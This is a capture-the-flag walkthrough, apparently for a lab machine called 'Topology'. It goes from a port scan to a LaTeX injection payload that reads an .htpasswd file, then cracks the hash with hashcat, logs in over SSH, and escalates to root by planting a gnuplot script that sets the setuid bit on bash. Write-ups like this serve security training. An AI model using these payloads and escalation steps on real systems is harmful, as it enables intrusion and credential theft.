
Topology-walkthrough

First thing to do is using nmap:


Nmap [IP] -sC -sV




We have to Ports >>>

1- 22 SSH
2- 80 Http


Go to the web: [IP]:80



We have another web site start with laTeX this look like a site that make images of equations




I search in google for latex exploit.



After I searched and try I found that the finall payload is:

$\lstinputlisting{/var/www/dev/.htpasswd}$

After I but that I had this:




I used HashCat to find the text for this hash


Hashcat -m 1600 -a 0 [hashFile] [Wordlist]

After I have the password and I have the name I can connect to SSH

ssh vdaisley@[IP]



Flag-1 >>>>



Root-Flag >>>

I used a tool called pspy64

1. I found this /opt/ gnuplot I searched for an exploit for gnuplot and I found that I can create files end with .plt and I can but a command inside.


2. So I make a file inside the /opt/ gnuplot like this :

   touch /opt/gnuplot/watch.plt [you can choose any name for the file 😊]

3. then I write this inside the watch.plt

   system "chmod u+s /bin/bash"
   Now I run **/usr/bin/bash -p**

Now I’m Root >>>



Majd Abuleil